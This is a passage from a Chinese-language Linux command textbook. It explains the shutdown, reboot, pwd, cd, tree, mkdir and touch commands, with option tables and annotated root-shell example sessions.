-c	取消正在执行的shutdown指令，极不常用
-k	只发送关机警告信息并拒绝新用户登录，但是并不实际关机，极不常用

shutdown命令的工作过程就是当用户执行了对应参数并附带关机时间的命令之后，通知所有用户即将关机的信息，并且在这个时间段内禁止新用户登录，仅当到了指定的关机时间时，shutdown命令才会根据所接收的参数选项，发送请求给系统的init进程，请求将系统调整到对应参数的状态（例如-h参数），系统关机状态实际上对应的是Linux系统里的运行级别0。和系统关机相关的运行级别有：0（关机运行级别）- halt, 6（重启运行级别）

- reboot，更多相关内容可查看 /etc/inittab 文件。

【使用范例】

范例 1-2：关机或重启系统的常见操作。

一分钟后关闭 Linux 系统的命令如下：

```
[root@oldboy ~]# shutdown -h +1      #<== 一分钟后关闭 Linux 系统。
Broadcast message from root@oldboy #<== 通知所有用户关机信息。
        (/dev/pts/1) at 10:26 ...
The system is going down for halt in 1 minute! #<== 关机形式及时间提示。
^Cshutdown: Shutdown cancelled      #<== 按 Ctrl+c 快捷键取消。
```

其中，结尾的“+1”表示的是关机的时间段，即 1 分钟后，当然也可以改为 5 分钟后，这个时间段是以当下系统时间为准来计算的，时间段也可以改为具体的时间点。

shutdown 命令的工作原理为：一旦到达关机时间，shutdown 命令就会发送请求给系统的 init 进程将系统调整到合适的运行级别（运行级别命令请参考 runlevel 命令，运行级别请查看 /etc/inittab 文件说明），其中 0 表示关机，6 表示重启。所以，执行“init 0”就表示关机，执行“init 6”就表示重启。

11 点整重启 Linux 系统的命令如下：

```
[root@oldboy ~]# shutdown -r 11:00
Broadcast message from root@oldboy
        (/dev/pts/1) at 10:31 ...
The system is going down for reboot in 29 minutes!
^Cshutdown: Shutdown cancelled
```

其中，结尾的 11:00 表示的是关机的时间点，比如说，下午 19:00 我要和一个女生约会，19:00 就是一个时间点。本命令相当于在 11:00 的时候告诉 init 进程把运行级别调整为 6，即相当于执行了“init 6”的命令。

立即关闭 Linux 系统的命令如下：

```
[root@oldboy ~]# shutdown -h now
```

在工作中，一般用得比较多的都是立即关闭系统命令。

1.3.2 关机与重启命令：halt/poweroff/reboot

【功能说明】

从 RedHat 或 CentOS 6 开始，你会发现 halt、poweroff、reboot 这三个命令对应的都是同一个 man 帮助文档，而 halt 和 poweroff 命令是 reboot 命令的链接文件，因此本书也把这三个命令放在一起讲解。

【语法格式】

```
reboot [OPTION]...
halt [OPTION]...
poweroff [OPTION]...
```

技巧说明：

- 1) 注意，命令和后面的选项之间至少要有一个空格。
- 2) 通常情况下，我们执行这三个命令时都不带任何参数。

对于这几个命令的参数，由于实在是没有什么价值，因此就不给大家介绍了。

【实践操作】

范例 1-3：关机或重启系统的常见操作。

使用 halt 关机的命令如下：

```
[root@oldboy ~]# halt
Broadcast message from root@oldboy
(/dev/ttys0) at 11:10 ...
The system is going down for halt NOW!
```

halt 命令是 reboot 命令的链接文件，具体查看命令如下：

```
[root@oldboy ~]# ls -l /sbin/halt
lrwxrwxrwx. 1 root root 6 3月 4 2016 /sbin/halt -> reboot
```

使用 poweroff 关机的命令如下：

```
[root@oldboy ~]# poweroff
[root@oldboy ~]#
Broadcast message from root@oldgirl
(/dev/pts/0) at 11:21 ...
The system is going down for power off NOW!
```

poweroff 命令也是 reboot 命令的链接文件，具体查看命令如下：

```
[root@oldboy ~]# ll /sbin/poweroff
lrwxrwxrwx. 1 root root 6 3月 4 2016 /sbin/poweroff -> reboot
```

使用 reboot 重启系统的命令如下：

```
[root@oldboy ~]# reboot
[root@oldboy ~]#
Broadcast message from root@oldgirl
(/dev/pts/0) at 11:24 ...
The system is going down for reboot NOW!
```

为什么 halt、poweroff 命令是 reboot 命令的链接文件，但是分别执行命令后效果不一

样呢？

读者看一下 reboot 命令的 man 帮助，可以发现 reboot 命令有 2 个参数 --halt 和 --poweroff，作用分别和 halt、poweroff 命令一样。

1.3.3 关机、重启和注销的命令列表

本章在结尾为大家总结了 Linux 下常见的关机、重启、注销等命令，并标注了企业中的常用命令，具体见表 1-6。

表 1-6 Linux 下常见的关机、重启、注销命令集合

命 令	说 明
关机命令	
shutdown -h now	立刻关机（生产常用）
shutdown -h +1	1 分钟以后关机，1 可以是别的数字或时间点，例如：11:00
halt	立即停止系统，需要人工关闭电源，是 reboot 的链接文件
init 0	切换运行级别到 0，0 表示关机，因此此命令的作用就是关机
poweroff	立即停止系统，并且关闭电源
重启命令	
reboot	立即重启（生产常用）
shutdown -r now	立即重启（生产常用）
shutdown -r +1	1 分钟以后重启
init 6	切换运行级别到 6，6 表示重启，因此此命令的作用就是重启
注销命令	
logout	注销退出当前用户窗口
exit	注销退出当前用户窗口，快捷键 Ctrl+d

1.4 老男孩的运维思想

基础不牢，地动山摇！很多高大上的技术，都是由细小的基础知识累积而成的！

而 Linux 命令正是组成 Linux 系统最核心、重要的基础之一，因此，大家要牢牢掌握基础命令，才能在日后使用 Linux 时随心所欲！



第 2 章

文件和目录操作命令

2.1 pwd：显示当前所在的位置

2.1.1 命令详解

【命令星级】 ★★★★★

【功能说明】

pwd 命令是“print working directory”中每个单词的首字母缩写，其功能是显示当前工作目录的绝对路径。在实际工作中，我们在命令行操作命令时，经常会在各个目录路径之间进行切换，此时可使用 pwd 命令快速查看当前我们所在的目录路径。

【语法格式】

```
pwd [option]  
pwd [选项]
```

说明：

- 1) 注意 pwd 命令和后面的选项之间至少要有一个空格。
- 2) 通常情况下，执行 pwd 命令不需要带任何参数。

【选项说明】

表 2-1 针对参数选项进行了说明。

表 2-1 pwd 命令参数选项及说明

参数选项	解释说明
-L	logical 首字符缩写，表示显示逻辑路径（忽略软链接文件），取 PWD 系统环境变量的值，此参数不常用
-P	physical 首字符缩写，表示显示物理路径时如果当前目录路径是软链接文件，则会显示软链接文件对应的源文件，此参数不常用（关于软链接在 ln 命令章节会涉及）

查看命令帮助时，我们经常会看到“-L, --logical”这样的选项格式，这种写法的意思是-L 和 --logical 的功能是一样的，在使用选项时，我们只需要选择一种即可，不能同时使用，而我们最常用的就是简写的 -L 这种格式。

此外，表 2-1 中提到的 PWD 系统环境变量，可以用“\$”符号输出其值，代码如下：

```
[root@oldboy ~]# echo $PWD #<==echo 命令能够输出指定变量，具体用法见本书 echo 命令章节。  
/root  
[root@oldboy ~]# pwd -L #<== 显示逻辑（忽略软链接文件）路径。  
/root
```

也就是说，pwd -L 和 echo \$PWD 二者的功能是等价的。

2.1.2 使用范例

1. 基础范例

范例 2-1：不带任何选项执行 pwd 命令。

```
[root@oldboy ~]# pwd #<== 不带任何选项执行 pwd 命令。  
/root #<== 输出的目录路径为当前用户 root 的家目录。  
[root@oldboy ~]# cd /etc/init.d/ #<== 进入 /etc/init.d/ 目录，cd 命令的具体用法  
请见本书 cd 命令章节。  
[root@oldboy init.d]# pwd #<== 此时用户所在的路径为 /etc/init.d 目录。  
/etc/init.d
```

范例 2-2：对比使用 -L 和 -P 参数。

```
[root@oldboy init.d]# ls -l /etc/init.d #<==ls 命令的具体用法请见本书 ls 命令章节。  
lrwxrwxrwx. 1 root root 11 10月 18 18:30 /etc/init.d -> rc.d/init.d  
#<== /etc/init.d 是 /etc/rc.d/init.d 目录的软链接，相当于快捷方式。后面在 ln 命令章节会讲解此知识。  
[root@oldboy init.d]# pwd -L #<== 获取环境变量的 PWD 对应的值，即为 echo $PWD 的结果。  
/etc/init.d  
[root@oldboy init.d]# echo $PWD #<== 输出环境变量 PWD 对应的值。  
/etc/init.d
```

```
[root@oldboy init.d]# pwd -P    #<== 显示链接对应的源文件的目录路径。
/etc/rc.d/init.d
```

2. 高级案例

在讲解本案例之前，先思考一下，为什么管理员会用到 pwd 命令呢？

这是因为我们通过命令行管理 Linux 时，经常会切换到不同的路径，而输入 pwd 命令可以随时查看当前的路径是什么。

其实，在系统中使用 Bash 命令行就会自动显示用户当前所在的路径，但是默认情况下这个路径显示不全，范例 2-3 将会向大家展示如何配置以在命令行直接显示当前用户所在的完整路径。

范例 2-3：在 Bash 命令行显示当前用户的完整路径。

系统 Bash 命令行的提示符是由一个称为 PS1 的系统环境变量控制的。PS1 对应的变量及其含义见表 2-2。

表 2-2 PS1 变量对应知识列表

PS1 变量	含 义
\d	代表日期，格式为 weekday month date，例如：“Mon Aug 1”
\H	完整的主机名称
\h	仅取主机的第一个名字
\t	显示时间为 24 小时格式，如：HH:MM:SS
\T	显示时间为 12 小时格式
\A	显示时间为 24 小时格式：HH:MM
\u	当前用户的账号名称
\v	BASH 的版本信息
\w	显示完整的路径，其中家目录会以～代替，这是本例的主角
\W	利用 basename 取得工作目录名称，所以只会列出最后一个目录
\#	执行的第几个命令
\\$	提示字符，如果是 root，则提示符为 #，如果是普通用户，则为 \$

因此，要查看当前 PS1 变量的值，可采用如下命令：

```
[root@oldboy ~]# echo $PS1    #<== 打印超级管理员对应的 PS1 值。
[\u@\h \W]\$    #<== @ 是一个分隔符，和邮箱地址中的 @ 作用类似。
```

可修改 PS1 变量对应的值，来让命令行显示全路径：

```
[root@oldboy ~]# PS1='[\u0@h \w]\$'      #<== 将默认的 \W 改为 \w(小写 w), 此命令仅临时生效。
[root@oldboy ~]# cd /etc/sysconfig      #<== 切换目录实验。
[root@oldboy /etc/sysconfig]#          #<== 可以看到路径是全路径了。
```

上面的方法只是临时性的，若要让 PS1 变量永久生效，则可采用如下配置方法。

编辑 /etc/bashrc 文件，找到符合下面内容的一行（大约在第 36 行），将内容中的大写 W 改为小写 w，即可让变量永久生效。也就是将：

```
[ "$PS1" = "\s-\v\$" ] && PS1="[\u0@h \W]\$"
```

改为下面内容，保存并退出 /etc/bashrc 文件。

```
[ "$PS1" = "\s-\v\$" ] && PS1="[\u0@h \w]\$"
```

最后，注销并重新登录系统或直接执行 source/etc/bashrc 使得修改的信息生效，有关 Linux 终端提示符还有很多有用又好玩的技巧，感兴趣的读者可以浏览老男孩博客 <http://blog.oldboyedu.com/command-line-terminal/>。

2.2 cd：切换目录

2.2.1 命令详解

【命令星级】 ★★★★★

【功能说明】

cd 命令是“change directory”中每个单词的首字母缩写，其功能是从当前工作目录切换到指定的工作目录。

【语法格式】

```
cd [option] [dir]
cd [选项] [目录]
```

说明：

- 1) 注意 cd 命令以及后面的选项和目录，每个元素之间都至少要有一个空格。
- 2) cd 命令后面的选项和目录等参数都可以省略。默认情况下，单独执行 cd 命令，可切换到当前登录用户的家目录（由系统环境变量 HOME 定义）。
- 3) cd 是 bash shell 的内置命令，查看该命令对应的系统帮助需要使用 help cd。

【选项说明】

表 2-3 针对参数选项进行了说明。

对于这个命令，笔者在此与大家分享一些实践经验。

表 2-3 cd 命令的参数选项及说明

参数 选项	解释说明 (带 * 的为重点)
-P	如果切换的目标目录是一个软链接，则会直接切换到软链接指向的真正物理目标目录，和 pwd 命令的 -P 选项功能类似，该参数不常用
-L	功能与 -P 相反，如果切换的目标目录是一个软链接，则直接切换到软链接所在的目录，和 pwd 命令的 -L 选项功能类似，该参数不常用
-	当只使用 “-” 选项时，将会从当前目录切换到系统环境变量 “OLDPWD” 对应值的目录路径，即当前用户上一次所在的目录路径 *
~	当只使用 “~” 选项时，将会从当前目录切换到系统环境变量 “HOME” 对应值的目录路径，即当前用户的家目录所在的路径 *
..	当只使用 “..” 选项时，将会从当前目录切换到当前目录的上一级目录所在的路径 *

- 在使用 cd 命令时，如果使用键盘上“Tab”键的自动补齐功能，可以提高输入速度和准确度。这个“Tab”键的自动补齐功能同样也适用于其他命令。
- 要了解路径的概念，比如，相对路径是不从“/”（斜线）开始的路径，而是从当前目录或指定的目录开始，如：data/、mnt/oldboy；绝对路径是从“/”（斜线）根开始的路径，如：/data/、/mnt/oldboy。
- 当需要切换到当前用户上一次所在的目录时，请使用“cd -”（注意空格）；当需要切换到当前用户的家目录时，请使用“cd ~”（注意空格）；当需要切换到当前目录的上一级目录所在的路径时，请使用“cd ..”（注意空格）。

2.2.2 使用范例

范例 2-4：进入系统 /etc 目录 (cd /etc)。

```
[root@oldboy ~]# pwd
/root #<== 在 Linux 系统中，每个用户都有自己的家目录，默认情况下，用户登录系统后会进入自己的家
          目录。root 用户的家目录是 /root，普通用户的家目录默认是 /home/ 用户名 /。
[root@oldboy ~]# cd /usr/local/ #<== 切换到 /usr/local/ 目录。
[root@oldboy local]# pwd
/usr/local #<== 此时已经进入 /usr/local 目录了。
```

范例 2-5：切换到当前目录的上一级目录 (cd ..)。

```
[root@oldboy local]# pwd
/usr/local
[root@oldboy local]# cd ..      #<== “..” 等同于上一级目录名，也可以写成 “../”。
[root@oldboy usr]# pwd
/usr #<== 此时切换到了 /usr 目录。
```

范例 2-6：进入当前目录的父目录的父目录 (cd ../../)。

```
[root@ oldboy usr]# cd /usr/local/
```

```
[root@oldboy local]# pwd
/usr/local
[root@oldboy local]# cd ../../ #<== 退到当前目录的上两级目录，即退到“/”目录。
[root@oldboy /]# pwd
/
```

提示：只要目录有足够的层次，可以一直这样继续下去“cd ../../..”，直到退到“/”为止。

范例 2-7：返回当前用户上一次所在的目录（cd -）。

```
[root@oldboy /]# cd /usr/local/
[root@oldboy local]# pwd
/usr/local
[root@oldboy local]# cd #<== cd 命令不接收任何参数时，从环境变量 HOME 获取路径名，即切换到
                           当前用户家目录。
[root@oldboy ~]# pwd      #<== 当前用户的工作路径为 /root。
/root
[root@oldboy ~]# cd -     #<== 执行“cd -”时，cd 将根据环境变量 OLDPWD 的对应值获取路径名，
                           #<== 即切换到了当前用户上一次的工作路径“/usr/local”。
```

范例 2-8：进入当前用户的家目录（cd ~）。

```
[root@oldboy /]# cd /usr/local/
[root@oldboy local]# pwd
/usr/local
[root@oldboy local]# cd ~ #<== “~” 键盘左上角 Esc 键下方的波浪符号，代表家目录。
[root@oldboy ~]# pwd
/root          #<== 切换到当前用户的家目录了。
```

提示：执行不带任何参数的 cd 命令和“cd ~”的结果一样。

2.3 tree：以树形结构显示目录下的内容

2.3.1 命令详解

【命令星级】 ★★★★☆

【功能说明】

tree 命令的中文意思为“树”，功能是以树形结构列出指定目录下的所有内容，包括所有文件、子目录及子目录里的目录和文件。

【语法格式】

```
tree [option] [directory]
tree [选项] [目录]
```

说明:

- 1) 注意 tree 命令以及后面的选项和目录，每个元素之间都至少要有一个空格。
- 2) tree 命令后若不接选项和目录就会默认显示当前所在路径目录的目录结构。

【选项说明】

表 2-4 针对该命令的参数选项进行了说明。

表 2-4 tree 命令的参数选项及说明

参数 选项	解释说明(带 * 的为重点)
-a	显示所有文件，包括隐藏文件(以“.”点开头的文件)
-d	只显示目录 *
-f	显示每个文件的全路径
-i	不显示树枝，常与 -f 参数配合使用
-L level	遍历目录的最大层数，level 为大于 0 的正整数 *
-F	在执行文件、目录、Socket、符号连接、管道名称等不同类型文件的结尾，各自加上“*”、“/”、“=”、“@”、“ ”号，类似 ls 命令的 -F 选项

2.3.2 使用范例

在讲解范例之前，先做一些准备工作，步骤如下。

第一步，安装 tree 命令。

首先检查系统是否安装了 tree 命令，如果采用的是最小化安装 Linux 系统的方式，那么 tree 命令有可能没有安装。此时可用 yum 命令安装 tree 命令：

```
[root@oldboy ~]# rpm -qa tree          #<== 查询 tree 命令是否安装。
tree-1.5.3-2.el6.x86_64                #<== 如果没有显示就执行下面的命令。
[root@oldboy ~]# yum -y install tree    #<== 安装 tree 命令的 yum 命令。
```

第二步，调整系统字符集，防止树形结构显示乱码。

在使用树形结构时，很可能会因为字符集导致出现乱码问题，比如导致树形的树枝部分都是问号，例如：

```
[root@oldboy ~]# tree /boot/
/boot/
├── config-2.6.32-573.el6.x86_64
├── efi
│   ?? └── EFI
│   ??   └── redhat
│   ??       └── grub.efi
```

下面的命令为临时解决树结构乱码的方法：

```
[root@oldboy ~]# LANG=en_US.UTF-8
```

这个问题与 Linux 系统字符集以及我们连接 Linux 客户端的字符集都有关联。

1. 基础范例

范例 2-9：不带任何参数执行 tree 命令。

```
[root@oldboy etc]# cd ~
[root@oldboy ~]# tree    #<== 显示当前目录的结构。
. #<== “.” 以当前目录为起点。
├── anaconda-ks.cfg
├── install.log
└── install.log.syslog

0 directories, 3 files
```

范例 2-10：以树形结构显示目录下的所有内容 (-a 的功能)。

```
[root@oldboy ~]# tree -a #<== 带 -a 参数显示所有文件（包括隐藏文件）。
.
├── anaconda-ks.cfg
├── .bash_history      #<== 在 Linux 系统中，以“.”点号开头的文件为隐藏文件，默认不显示。
├── .bash_logout
├── .bash_profile
├── .bashrc
├── .cshrc
├── install.log
├── install.log.syslog
├── .mysql_history
├── .tcshrc
└── .viminfo

0 directories, 11 files
#<== 上述命令结果仅供参考，能看到加粗的以点开头的隐藏文件即可，列表内容的名字因为系统的不同多少可能会有些区别。
```

范例 2-11：只列出根目录下第一层目录的结构 (-L 功能)。

```
[root@oldboy ~]# tree -L 1 /      #<== -L 参数后接数字，表示查看目录的层数，不带 -L 选项默认显示所有层数。
```

```
/
├── bin
├── boot
... 省略若干行 ...
├── sys
├── tmp
├── usr
└── var
```

```
20 directories, 0 files
```

范例 2-12：只显示所有的目录（但不显示文件）。

```
[root@oldboy ~]# tree -d /etc/    #<== -d 参数表示只显示目录。
/etc/
|-- ConsoleKit
|   |-- run-seat.d
|   |-- run-session.d
|   '-- seats.d
|-- NetworkManager
|   '-- dispatcher.d
.....省略若干行
[root@oldboy ~]# tree -dL 1 /etc/  #<== -d 参数只显示目录，-L 参数显示层数，这里是 1 层。
/etc/
|-- ConsoleKit
|-- NetworkManager
|-- X11
.....省略若干行
```

范例 2-13：-f 选项和 -i 选项的使用。

使用 -f 选项可显示完整的路径名称，使用 -i 选项则不显示树枝部分，示例代码如下：

```
[root@oldboy ~]# tree -L 1 -f /boot/      #<== -f 显示内容的完整路径。
/boot
├── /boot/config-2.6.32-504.el6.x86_64
├── /boot/efi
├── /boot/grub
├── /boot/initramfs-2.6.32-504.el6.x86_64.img
├── /boot/lost+found
├── /boot/symvers-2.6.32-504.el6.x86_64.gz
└── /boot/System.map-2.6.32-504.el6.x86_64
└── /boot/vmlinuz-2.6.32-504.el6.x86_64

3 directories, 5 files
[root@oldboy ~]# tree -L 1 -fi /boot/      #<== -i 不显示“树枝”，当需要获取所有
                                              文件的完整路径时，这个命令很好用。
/boot
/boot/config-2.6.32-504.el6.x86_64
/boot/efi
/boot/grub
/boot/initramfs-2.6.32-504.el6.x86_64.img
/boot/lost+found
/boot/symvers-2.6.32-504.el6.x86_64.gz
/boot/System.map-2.6.32-504.el6.x86_64
/boot/vmlinuz-2.6.32-504.el6.x86_64

3 directories, 5 files
```

2. 技巧性范例

范例 2-14：使用 tree 命令区分目录和文件的方法（常用）。

```
[root@oldboy ~]# tree -L 1 -F /boot/    #<== 使用 -F 参数会在目录后面添加 “/”，方便区分目录。
/boot/
├── config-2.6.32-504.el6.x86_64
├── efi/
├── grub/
├── initramfs-2.6.32-504.el6.x86_64.img
├── lost+found/
├── symvers-2.6.32-504.el6.x86_64.gz
└── System.map-2.6.32-504.el6.x86_64
    └── vmlinuz-2.6.32-504.el6.x86_64*
[root@oldboy ~]# tree -L 1 -F /boot/ | grep /$  #<== 过滤以斜线结尾的所有内容，如果大家看不懂这个方法，那么建议等学完 grep 命令再回头来看。
/boot/
|-- efi/
|-- grub/
|-- lost+found/
3 directories, 5 files
[root@oldboy ~]# tree -L 1 -d /boot/    #<== 使用 -d 参数只显示目录树，这样可轻松过滤内容中的目录。
/boot/
|-- efi
|-- grub
`-- lost+found

3 directories
```

2.4 mkdir：创建目录

2.4.1 命令详解

【命令星级】 ★★★★★

【功能说明】

mkdir 命令是“make directories”中每个单词的粗体字母组合而成，其功能是创建目录，默认情况下，如果要创建的目录已存在，则会提示此文件已存在；而不会继续创建目录。

【语法格式】

```
mkdir [option] [directory]
```

```
mkdir [选项] [目录]
```

说明：

- 1) 注意 mkdir 命令以及后面的选项和目录，每个元素之间都至少要有一个空格。
- 2) mkdir 命令可以同时创建多个目录，格式为 mkdir dir1 dir2 ...

【选项说明】

表 2-5 针对该命令的参数选项进行了说明。

表 2-5 mkdir 命令的参数选项及说明

参数选项	解释说明（带 * 的为重点）
-p	①递归创建目录，递归的意思是父目录及其子目录及子目录的子目录……* ②即使要创建的目录事先已存在也不会报错提示目录已存在
-m	设置新创建目录的默认目录对应的权限
-v	显示创建目录的过程

2.4.2 使用范例

1. 基础范例

范例 2-15：不使用任何命令参数创建目录用法示例。

我们先来查看下当前的目录树结构，命令如下：

```
[root@oldboy ~]# cd  
[root@oldboy ~]# tree -d  
.  
#<== 根据结果可以看出当前目录下没有任何目录。  
0 directories
```

开始测试创建目录，并检查：

```
[root@oldboy ~]# mkdir data      #<== 在当前目录下创建 data 目录，此处的 data 是相对路径。  
[root@oldboy ~]# tree -d  
.  
'-- data  #<== 可以看到 data 目录已经创建。  
1 directory  
[root@oldboy ~]# mkdir data      #<== 再次执行命令会提示目录已经存在。  
mkdir: cannot create directory 'data': File exists
```

拓展知识：

Windows 下的目录路径样式为 D:\data\test，而 Linux 下的路径样式为 /data/test，它们的目录项点和分隔符均不同。

范例 2-16：使用 -p 参数递归创建目录。

当我们创建多级目录时，如果第一级目录（oldboy）不存在，那么创建结果会报错，导致无法创建成功，操作如下：

```
[root@oldboy ~]# mkdir oldboy/test
mkdir: cannot create directory 'oldboy/test': No such file or directory #<==  
提示没有这个文件或目录。
```

此时，可以指定 -p 参数递归创建多级目录：

```
[root@oldboy ~]# mkdir -p oldboy/test
[root@oldboy ~]# tree -d
.
|-- data
 '-- oldboy      #<== 同时创建了 oldboy 目录，以及 oldboy 下的子目录 test。
   '-- test

3 directories
```

使用 mkdir 创建多级目录时，建议直接使用 -p 参数，可以避免出现“No such file or directory”这样没有文件或目录的报错了，不会影响已存在的目录。

范例 2-17：加 -v 参数显示创建目录的过程。

使用 -v 参数显示创建目录的详细过程，具体操作命令如下：

```
[root@oldboy ~]# mkdir -pv oldboy2/test
mkdir: created directory 'oldboy2'
mkdir: created directory 'oldboy2/test'
```

提示：其实这个 -v 没有什么实际用途。

范例 2-18：创建目录时可使用 -m 参数设置目录的默认权限。

```
[root@oldboy ~]# mkdir dir1
[root@oldboy ~]# ls -ld dir1          #<== ls 命令的使用方法见后面的 ls 命令
                                         章节。
drwxr-xr-x 2 root root 4096 Nov  5 18:21 dir1 #<== 创建该目录默认权限为 755。
[root@oldboy ~]# mkdir -m 333 dir2      #<== 创建目录时指定 333 的数字权限。
[root@oldboy ~]# ls -ld dir2
d-wx-wx-wx 2 root root 4096 Nov  5 18:21 dir2 #<== 可以看到权限已经发生变化了。
```

提示：有关权限的知识可参考后文的 chmod 命令。

2. 技巧性范例

范例 2-19：同时创建多个目录及多级子目录。

在生产环境中，常常需要创建目录用来存放文件，如果同时创建多个目录并且每个目

录下面可能还有多个子目录，那就需要执行多遍 mkdir 命令，这种做法比较笨。事实上，我们可以使用 mkdir 命令同时创建多个多级目录，具体命令操作如下：

```
[root@oldboy ~]# mkdir -pv oldboy/{dir1_1,dir1_2}/{dir2_1,dir2_2} #<== 大括号 {} 里用逗号分隔。
mkdir: created directory 'oldboy/dir1_1'
mkdir: created directory 'oldboy/dir1_1/dir2_1'
mkdir: created directory 'oldboy/dir1_1/dir2_2'
mkdir: created directory 'oldboy/dir1_2'
mkdir: created directory 'oldboy/dir1_2/dir2_1'
mkdir: created directory 'oldboy/dir1_2/dir2_2'
[root@oldboy ~]# tree -d oldboy/   #<== 上面创建的目录命令所对应的目录结构如下。
oldboy/
|-- dir1_1
|   |-- dir2_1
|   '-- dir2_2
|-- dir1_2
|   |-- dir2_1
|   '-- dir2_2
'-- test

7 directories

[root@oldboy ~]# mkdir -p test/dir{1..5} old/{a..g}    #<== {1..5} 以及 {a..g} 表示序列。
[root@oldboy ~]# tree -d test/ old/
test/
|-- dir1
|-- dir2
|-- dir3
|-- dir4
|-- dir5
old/
|-- a
|-- b
|-- c
|-- d
|-- e
|-- f
'-- g

12 directories
```

拓展知识：

大括号 ({}) 的特殊用法。

在 {} 中使用逗号分隔多个字符或单词时，使用 echo 命令可以将这些被分隔的字符或单词分别输出到屏幕上，示例如下：

```
[root@oldboy ~]# echo {B,C}  #<== 会输出 B C 到屏幕上。
B C
```

如果 {} 前有字符时，输出结果如下：

```
[root@oldboy ~]# echo A{B,C}
AB AC
[root@oldboy ~]# echo A{,C}  #<== 如果逗号前面什么都没有，可以认为是一个空字符串。
A AC
```

上述命令执行的结果示例如图 2-1 所示。




图 2-1 大括号的展开操作示意图

3. 生产案例

范例 2-20：克隆目录结构。

需求：如果写了一个 Shell 脚本，准备对某个目录（假如目录很大，几百个 GB）做一些操作，那么，在此之前必须要先测试脚本，以确定它是否正确，而这就需要先搭建一个模拟环境了，当然，目录结构也需要复制过去，方法如下。

```
[root@oldboy ~]# tree -fid --noreport oldboy  #<== 显示所有目录树，--noreport 不显示最后一行统计信息，也可以用 find 命令输出下面的目录树。
oldboy
oldboy/dir1_1
oldboy/dir1_1/dir2_1
oldboy/dir1_1/dir2_2
oldboy/dir1_2
oldboy/dir1_2/dir2_1
oldboy/dir1_2/dir2_2
oldboy/test
[root@oldboy ~]# tree -fid --noreport oldboy >>~/oldboy.txt  #<== 将目录树内容追加到家目录下的 oldboy.txt 文件里。
[root@oldboy ~]# cd /tmp/
[root@oldboy tmp]# mkdir -p `cat ~/oldboy.txt`  #<== mkdir 命令后面可以接很多目录名称来批量创建目录。但是如果将所有目录都放在 mkdir 命令后面势必会导致命令太长，因此这里采用了一个巧妙的用法，使用了一对反引号（在键盘 ESC 下方），反引号内部使用 cat 命令读取~（家目录）下的 oldboy.txt 文件内容，这个文件内容就包含了所有的目录名称。最后大家要知道的是，一个命令语句中如果还有反引号包含的命令，那么需要优先执行反引号中的命令语句，就像本例应先执行 cat 命令，然后执行 mkdir 命令。cat 命令的使用方法见 cat 命令章节。
```

```
[root@oldboy tmp]# tree -d /tmp/oldboy/      #<= 查看上述命令操作结果。
/tmp/oldboy/
|-- dir1_1
|   |-- dir2_1
|   '-- dir2_2
|-- dir1_2
|   |-- dir2_1
|   '-- dir2_2
'-- test

7 directories
```

2.5 touch：创建空文件或改变文件的时间戳属性

2.5.1 命令详解

【命令星级】 ★★★★★

【功能说明】

touch 命令有两个功能：一是创建新的空文件；二是改变已有文件的时间戳属性。

【语法格式】

```
touch [option] [file]
touch [选项] [文件]
```

 特别说明：

- 1) touch 命令以及后面的选项和文件，每个元素之间都至少要有一个空格。
- 2) 注意区分 touch 和 mkdir 命令的功能，mkdir 命令是创建空目录，而 touch 是创建空文件。
- 3) 在 Linux 中，一切皆文件。虽然 touch 命令不能创建目录，但是可以修改目录的时间戳。

【选项说明】

表 2-6 针对该命令的参数选项进行了说明。

表 2-6 touch 命令的参数选项及说明

参数 选项	解释说明
-a	只更改指定文件的最后访问时间
-d STRING	使用字符串 STRING 代表的时间作为模板设置指定文件的时间属性
-m	只更改指定文件的最后修改时间
-r file	将指定文件的时间属性设置为与模版文件 file 的时间属性相同
-t STAMP	使用 [[CC]YY]MMDDhhmm[.ss] 格式的时间设置文件的时间属性。格式的含义从左到右依次为：世纪、年、月、日、时、分、秒

2.5.2 使用范例

基础范例

范例 2-21：创建文件示例（文件事先不存在的情况）。

```
[root@oldboy ~]# mkdir /test          #<== 在根下新建一个 test 目录。
[root@oldboy ~]# cd /test/
[root@oldboy test]# touch oldboy.txt    #<== 创建空文件 oldboy.txt。
[root@oldboy test]# ls                  #<== 可以看到 oldboy.txt 文件创建成功。
oldboy.txt
[root@oldboy test]# touch a.txt b.txt    #<== 同时创建多个文件，类似 mkdir 创建多个目录。
[root@oldboy test]# ls
a.txt  b.txt  oldboy.txt
[root@oldboy test]# touch stu{01..05}   #<== 可以利用大括号 “{}” 输出的字符序列批量创建文件。
[root@oldboy test]# ls
a.txt  b.txt  oldboy.txt  stu01  stu02  stu03  stu04  stu05
```

范例 2-22：更改文件的时间戳属性。

```
[root@oldboy ~]# stat oldboy.txt #<==stat 命令可以查看文件的时间戳属性，具体用法见 stat 命令讲解。
File: 'oldboy.txt'
Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 802h/2050d  Inode: 272247    Links: 1
Access: (0644/-rw-r--r--) Uid: (     0/      root)  Gid: (     0/      root)
Access: 2015-07-30 17:37:32.295105308 +0800
Modify: 2015-07-30 17:37:32.295105308 +0800
Change: 2015-07-30 17:37:32.295105308 +0800
#<== 说明：文件的时间戳属性分为访问时间、修改时间、状态改变时间。
[root@oldboy ~]# touch -a oldboy.txt #<== -a 参数更改最后访问的时间。
[root@oldboy ~]# stat oldboy.txt
File: 'oldboy.txt'
Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 802h/2050d  Inode: 272247    Links: 1
Access: (0644/-rw-r--r--) Uid: (     0/      root)  Gid: (     0/      root)
Access: 2015-07-30 17:48:20.502156890 +0800
Modify: 2015-07-30 17:37:32.295105308 +0800
Change: 2015-07-30 17:48:20.502156890 +0800

[root@oldboy ~]# touch -m oldboy.txt #<== -m 参数更改最后修改的时间。
[root@oldboy ~]# stat oldboy.txt
File: 'oldboy.txt'
Size: 0          Blocks: 0          IO Block: 4096   regular empty file
Device: 802h/2050d  Inode: 272247    Links: 1
Access: (0644/-rw-r--r--) Uid: (     0/      root)  Gid: (     0/      root)
Access: 2015-07-30 17:48:20.502156890 +0800
Modify: 2015-07-30 17:48:45.006106223 +0800
```

```
Change: 2015-07-30 17:48:45.006106223 +0800
```

范例 2-23：指定时间属性创建 / 修改文件。

可利用选项 -d 指定创建文件后的文件修改时间：

```
